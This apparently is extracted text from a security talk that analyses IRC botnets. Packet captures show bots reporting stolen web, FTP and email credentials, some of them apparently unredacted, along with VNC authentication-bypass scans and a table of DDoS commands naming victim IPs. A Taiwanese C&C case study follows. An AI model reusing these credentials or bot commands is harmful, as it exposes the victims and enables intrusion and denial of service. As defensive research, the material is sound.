PING :hub.ng.nairalanders.org
:NairaLanders35890!~Sara-R32@3F0BEED8.5B4239A0.72783CE4.IP QUIT :Ping timeout
PONG hub.ng.nairalanders.org
:~Grow!x@network.gov PRIVMSG #NairaLanders :CHINA FULL INFO CC :
:~Grow!x@network.gov PRIVMSG #NairaLanders :* Personal Information:
:~Grow!x@network.gov PRIVMSG #NairaLanders : Full Name: quwei

```

Find Save As Print Entire conversation (3829422 bytes) [Format: ASCII EBCDIC Hex Dump C Arrays Raw]

Help Close Filter Out This Stream



Case Study I – Social Network

Follow TCP Stream

Stream Content

```
:SERVIDOR1908!ESP4@0wn3d-E77B3A34.ds1.dyn.telnor.net PRIVMSG #pr0n :[pass]: http://[redacted].facebook.com/
sk7p550@h[redacted].il.com:ra[redacted]us
:Error4782112!USA1@19D08C68.383F014F.4949DBD3.IP PRIVMSG #pr0n :[pass]: End of PStore
:Error7473100!MEX3@1BFDFA3.110A725A.39BA09A8.IP PRIVMSG #pr0n :[pass]: https://www.[redacted].com/TCInfinitus/
useracce[redacted]nTC.asp frontt0242:f0342[redacted]2
:CAMARAS52600!ESP0@F0BCB755.13882023.314858AA.IP PRIVMSG #pr0n :[pass]: https://secure.logmein.com/home.asp
acelaya@sitexsa.com:, alarmas.silverson@gmail.com, silver
:Error8937597!ESP2@0wn3d-ABF0A96A.dynamic.axtel.net PRIVMSG #pr0n :[pass]: [redacted].168.1.2:81/Cameraserver tc:y
:COMPAQ186294!ESP3@63A3E623.1F7C7FCB.CD4F7DB0.IP PRIVMSG #pr0n :[pass]: http://amigos.[redacted].go/page/standard_login.html
guapo_strip@[redacted].com:[redacted]lie
:FERNANDO9353!COL8@DABB0977.AFD474B3.46B6E301.IP PRIVMSG #pr0n :[pass]: End of PStore
:Error8200101!USA3@F670B0C8.28003EA9.16B0A3C0.IP PRIVMSG #pr0n :[pass]: http://loveplanet.[redacted]/ CEKOPZ:[redacted]
:Error7879146!BRA6@D18CA955.D458AF46.9666B606.IP PRIVMSG #pr0n :[pass]: starting PStore
:CHICOS-PC111!ESP0@0wn3d-5263D946.telecom.net.ar PRIVMSG #pr0n :[pass]: End of PStore
:Error2641243!USA6@7EF900F1.4CAC41B9.1E4FDA73.IP PRIVMSG #pr0n :[pass]: starting PStore
:RAIKKONEN442!USA5@49BBB2BB.636A4244.171A30D4.IP PRIVMSG #pr0n :[pass]: https://www.google.com/accounts/[redacted]login
andradefeitosa:la111111 [redacted]
:Error0839278!USA6@0wn3d-821EEB56.hsd1.il.comcast.net PRIVMSG #pr0n :[pass]: http://65.54.187.250/cgi-bin/linkrd
Nel1RMCMA@hotmail.com:zxcv1234
:Error7897031!USA4@0wn3d-DF35D88A.mia.bellsouth.net PRIVMSG #pr0n :[pass]: DPAPI: ftp://
uploader@colorexpressprinting.com@www.colorexpressprinting.com ,,,,,,0,,,,!,,,,,,FTP password for: ftp://
uploader@colorexpressprinting.com@www.colorexpressprinting.com,,,,,7....A.y,,,,,,u/..2Z,,,,,y..@...j3.C\...
:PERSONAL4462!ESP7@2687F620.A9A99949.FCB5EE7A.IP PRIVMSG #pr0n :[pass]: End of PStore
:CASETA655266!MEX7@550BF080.80E62ACB.39BA09A8.IP PRIVMSG #pr0n :[pass]: End of PStore
:PC6735886982!ARG1@ED29D7A0.E020BF58.3AE39B20.IP PRIVMSG #pr0n :[pass]: http://[redacted].facebook.com/
meri[redacted]hotmail.com:123123
```

Find Save As Print Entire conversation (377268 bytes) ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close



Case Study I – VNC Victim

Follow TCP Stream

Stream Content

```
.Blackbourn895!oqj@pppoe-188-187-14-32.volgograd.ertelecom.ru PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
:Shepstone365!yud@186.81.169.79 PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
:Ballar271!xtah@190.142.147.246 PRIVMSG ##!X4 :.8,1-SC@N- Random Port Scan started on 210.x.x.x:5900 with a delay of 5
seconds for 200 minutes using 100 threads.
:Patefield083!gmf@188.16.203.62 PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
:Collis264!acc@190.142.27.79 PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
:Stiepock116!wegmp@190.209.45.134 PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
:Donner725!qla@190.156.222.120 PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
:Vanheckeren401!jjxra@190.244.224.73 PRIVMSG ##!X4 :.8,1-SC@N- Random Port Scan started on 210.x.x.x:5900 with a delay of 5
seconds for 200 minutes using 100 threads.
:Juliano215!gwjdc@190.55.225.184 PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
:[M]Spicer731!faruv@host47.190-138-85.telecom.net.ar PRIVMSG ##!X4 :-.4.scan.- Finished at 210.186.154.64:5900 after 200
minute(s) of scanning.
PING :fart.bitchassness.shit
PONG :fart.bitchassness.shit
JOIN ##!X4
:[M]oh784!pzfg@213-92-148-192.serv-net.pl PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
:Kabbash831!ianbr@201.221.116.134 PRIVMSG ##!X4 :.8,1-SC@N- Random Port Scan started on 210.x.x.x:5900 with a delay of 5
seconds for 200 minutes using 100 threads.
:Patrick833!cypu@190.142.7.31 PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
:Dockery795!njv@81.172.72.243 PRIVMSG ##!X4 :.8,1-SC@N- Random Port Scan started on 210.x.x.x:5900 with a delay of 5 seconds
for 200 minutes using 100 threads.
:Pfister896!dgc@pppoe-188-187-17-23.volgograd.ertelecom.ru PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
:Perlak766!wyldy@190.209.96.45 PRIVMSG ##!X4 :.8,1-SC@N- Random Port Scan started on 210.x.x.x:5900 with a delay of 5 seconds
for 200 minutes using 100 threads.
:Kalman547!feoy@188.186.98.240 PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
PING :fart.bitchassness.shit
PONG :fart.bitchassness.shit
JOIN ##!X4
:Frowiss499!atr@190.142.27.165 PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
:Fuller656!mvrxb@190.142.19.97 PRIVMSG ##!X4 :VNC3.8 WIN: 210.221.103.98 - [AuthBypass]
:Blackbourn895!oqj@pppoe-188-187-14-32.volgograd.ertelecom.ru PRIVMSG ##!X4 :VNC3.8 TCVS-SERVER: 210.59.30.100 - [AuthBypass]
:Altavilla344!retn@host208.190-227-137.telecom.net.ar PRIVMSG ##!X4 :.8,1-SC@N- Random Port Scan started on 210.x.x.x:5900
with a delay of 5 seconds for 200 minutes using 100 threads.
```

Find Save As Print Entire conversation (324829 bytes) [v] ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close



Case Study I - DDoS


DDoS !!!

sample_id	tstamp	C_n_C_IP	Channel	Command_Data	DDoS_Victim
PHP_IRCBOT_8035.bin	2012-06-29 17:48:55	irc.uyquran.com	#hilang	:Redzonen~Ost@Confuse PRIVMSG #hilang :lol @udpf...	180.24.145.59
PHP_IRCBOT_8035.bin	2012-06-29 17:48:55	irc.uyquran.com	#hilang	:Redzonen~Ost@Confuse PRIVMSG #hilang :lol @udpf...	203.15.38.85
28975638.bin	2012-06-15 21:14:04	66.211.152	#GLX	:!h4ckers@h4ckers PRIVMSG #GLX :tcp ack 94.97.99...	94.97.99.83
28975638.bin	2012-06-15 21:10:39	66.211.152	#GLX	:!h4ckers@h4ckers PRIVMSG #GLX :tcp ack 94.99.81...	94.99.81.242
28975638.bin	2012-06-15 20:42:28	66.211.152	#GLX	:!h4ckers@h4ckers PRIVMSG #GLX :tcp ack 159.0.85...	159.0.85.37
28975638.bin	2012-06-15 20:35:52	66.211.152	#GLX	:!h4ckers@h4ckers PRIVMSG #GLX :tcp ack 173.225...	173.225.115.63
28975638.bin	2012-06-15 20:29:48	66.211.152	#GLX	:!h4ckers@h4ckers PRIVMSG #GLX :tcp ack 146.251...	146.251.34.178
28975638.bin	2012-06-11 17:44:36	66.211.152	#GLX	:!h4ckers@h4ckers PRIVMSG #GLX :tcp ack 67.43.22...	67.43.22.126
28975638.bin	2012-06-11 04:15:37	66.211.152	#GLX	:!h4ckers@h4ckers PRIVMSG #GLX :tcp ack 37.107.1...	37.107.41.227
28975638.bin	2012-06-11 02:31:43	66.211.152	#GLX	:!h4ckers@h4ckers PRIVMSG #GLX :tcp ack 188.248...	188.248.59.30
26090578.bin	2012-06-07 07:49:30	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	78.47.101.211
26090578.bin	2012-06-06 04:08:47	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	78.159.11.125
26090578.bin	2012-06-06 03:09:05	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	46.252.52.174
26090578.bin	2012-06-06 02:04:42	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	46.249.7.234
26090578.bin	2012-06-03 18:07:56	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	67.43.22.34
26090578.bin	2012-06-03 00:16:52	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	2.40.10.249
26090578.bin	2012-06-03 00:07:20	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	93.148.15.10
26090578.bin	2012-06-01 18:34:41	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	178.63.100.177
26090578.bin	2012-05-31 23:04:57	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	109.11.155.247
26090578.bin	2012-05-31 23:04:50	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	50.7.26.27
26090578.bin	2012-05-31 22:29:44	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	130.25.36.102
26090578.bin	2012-05-31 18:29:19	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	2.40.18.17
26090578.bin	2012-05-29 05:59:19	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	2.118.9.65
26090578.bin	2012-05-29 05:19:50	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	82.208.3.172
26090578.bin	2012-05-28 18:04:42	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	93.148.56.126
26090578.bin	2012-05-28 18:04:37	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	93.148.37.99
26090578.bin	2012-05-23 18:34:27	78.188.201	##sodoma_3	KrOwNIbecks@arrapao PRIVMSG ##sodoma_3 .ddos.super...	90.180.129
23526225.bin	2012-04-10 08:00:01	66.211.152	#GLX	:!h4ckers@h4ckers PRIVMSG #GLX :tcp ack 31.203.2...	31.203.51.240
23526225.bin	2012-04-06 18:53:48	70.160.105	#GLX	:!h4ckers@h4ckers PRIVMSG #GLX :tcp ack 176.18.8...	176.18.8.9
23526225.bin	2012-04-06 18:36:37	70.160.105	#GLX	:!h4ckers@h4ckers PRIVMSG #GLX :tcp ack 176.224...	176.224.145.186




Case Study II

- A Sketch of the Botnet Structure



- Description:

- On Feb. 24th, 2012, we discovered a C&C server of a botnet located in TAnet (Taiwan academic network). In order to defend Taiwan network security, we decided to setup a sniffer on the C&C server to reveal underlying victims and for further analysis.






Case Study II

The Structure of Botnet

- Network structure:






Case Study II

IP Distribution of C&C


- The top 5 C&C DN-IP mapping:





Case Study II

DN-IP Mapping of C&C

